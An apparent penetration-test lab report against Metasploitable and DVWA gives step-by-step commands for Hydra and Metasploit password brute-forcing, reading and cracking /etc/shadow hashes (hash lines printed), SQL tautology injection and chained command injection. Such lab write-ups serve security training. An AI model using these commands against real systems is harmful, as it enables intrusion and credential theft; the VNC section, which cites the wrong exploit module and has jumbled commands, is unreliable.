


- Create password list



Then using hydra try to crack password using given password file. After that you can obtain correct password from given list

Command : *hydra -l msfadmin -P fasttrack12.txt telnet://192.168.56.[] -V -F -I*



- hydra : runs THC Hydra (password-guessing tool).
- -l msfadmin : use a single username: **msfadmin**.
- -P fasttrack12.txt : use the password list file fasttrack12.txt (one password per line).
- telnet://192.168.56.[] : target the Telnet service on 192.168.56.[].
- -V : verbose mode (shows attempts / more output).
- -F : Exit **after the first found login/password pair for any host** • -I : Ignore an existing restore file

Then try to log in using obtained password

Command : *telnet*

192.168.56.[]

VNC (Weak/None Auth)


- Host/Service: 192.168.56.[]:5900 (VNC) – protocol 3.3
- Description: VNC with weak/no authentication allows remote desktop access.
- Business Impact: Remote GUI access can be used to harvest credentials, interactively control the system, and escalate privileges.

POC:

Method: Using Metasploit, we leveraged the vsftpd_234_backdoor exploit module to establish a connection and gain root privileges without requiring authentication.

Command :

search vnc_none_auth set
RHOSTS 192.168.56.[] set
RPORT 5900 show options
vncviewer 192.168.56.[]:5900



Weak Passwords

- Target: Local user accounts (hashes from /etc/shadow)


- Description: Password hashes recovered and cracked using John the Ripper due to weak password policy

- Business Impact : Widespread user account compromise; enables privilege escalation and further lateral attacks.

POC :


- Password Cracking with John the Ripper
- Vulnerability: Weak passwords were identified on the system, specifically within the */etc/shadow* files on the Linux environment.
- Method: Using John the Ripper, a dictionary attack was launched against the password hashes extracted from the system. The tool successfully cracked several passwords due to weak security policies.
- To do so log in using credentials to Metasploit and retrieve the password hash file .

Command : *sudo cat /etc/shadow*




- Then copy that hashed passwords and get into another text file and save it.

Command : *nano shadowHASH*


File Actions Edit View Help
GNU nano 8.4 shadowHASH
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::

- Invoke **John the Ripper** against a file called shadowHASH

Command *: john shadowHASH*



- Then using that obtained usernames and passwords you can log in through the telnet

SSH Weak Authentication & Brute Force Susceptibility

- Host/Service: 192.168.56.[]:22 (OpenSSH 4.7p1)
- Description: Old OpenSSH version plus weak credential discovery via auxiliary/scanner/ssh/ssh_login.
- Business Impact : Credential compromise

POC:

SSH Authentication Assessment and Brute-Force Testing

- Locate SSH login scanner module

Command : *search auxiliary SSH_login*

- Select the SSH login scanner

Command : *use auxiliary/scanner/ssh/ssh_login*

- Specify target host(s)

Command : *set RHOSTS 192.168.56.[]*

- Intended to view module options

Command : *show options*

- Set the username to test

Command : *set USERNAME msfadmin*

- Point to password wordlist

Command : *set PASS_FILE /home/kali/fasttrack12.txt*

- Make the module print detailed output for each attempt

Command : *set VERBOSE true*

- Set how many parallel login attempts the module will run


Command *: set THREADS 10*

- Verify module configuration

Command : *show options*

- Execute the module

Command : *run*



SQL Injection in DVWA

- Host/Service: 192.168.56.[]
- Description : Classic SQL tautology injection (1' OR '1'='1) leads to data disclosure/auth bypass.
- Business Impact: Data leakage, authentication bypass, pivot to DB-level attacks.

POC :

- SQL Injection payload (classic tautology)
  Command : *1' or '1'='1*
- **What it does:**

It injects SQL that always evaluates to true ('1'='1'), so if the application concatenates user input into a SQL WHERE clause, the query returns all rows instead of a single intended row.

- **Typical effect / expected output:**


The page will display data it normally shouldn't (for example, all user records, all product rows, or an authenticated area without proper credentials). In DVWA you'll usually see the full result set or extra rows on the page.

- **Why it works:**

The app directly inserts user input into a SQL query without parameterization or escaping. The added OR '1'='1' makes the WHERE condition true for every row.

- **Risk: High/Critical** :

Allows data leakage, authentication bypass, or full DB compromise depending on context.


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
1' or '1'='1
Submit
ID: 1' or '1'='1
First name: admin
Surname: admin
ID: 1' or '1'='1
First name: Gordon
Surname: Brown
ID: 1' or '1'='1
First name: Hack
Surname: Me
ID: 1' or '1'='1
First name: Pablo
Surname: Picasso
ID: 1' or '1'='1
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help

Command Injection in DVWA

- Target: DVWA Command Execution module

- Description: Application concatenates user-supplied input into OS commands; payloads with ; execute additional commands.

- Business Impact: Remote command execution enables system compromise and data exfiltration.

POC :

Command : *127.0.0.1; ls*

- **What it is:**

Command injection attempt (input contains a command separator ; followed by ls).

- **What it does:**

If the application passes user input into a shell command (for example ping <user_input> built as a shell string), the ; ends the ping command and starts a new command ls. The server will execute ls and return the directory listing.

- **Typical effect / expected output:**


The web page will show contents of the current working directory on the server (filenames). In DVWA's command execution module, you'll see the output of ls below the form.

- **Why it works:**

The app executes shell commands with untrusted input and does not sanitize or escape special shell characters (;, &&, |, etc.).

- **Risk: Critical** :

Arbitrary command execution can lead to data theft, privilege escalation and full system compromise.



Command Injection in DVWA 2

Command : *127.0.0.1; whoami; hostname; ifconfig*

- **What it is:**

Multiple chained command injection (shell separators chaining several commands).

- **What it does:**

If the application is vulnerable to command injection, this payload will run three additional commands sequentially:

whoami : prints the user account the webserver process is running ,
hostname : prints the machine's hostname, ifconfig : displays the network interfaces and IP addresses on the server.

- **Typical effect / expected output:**

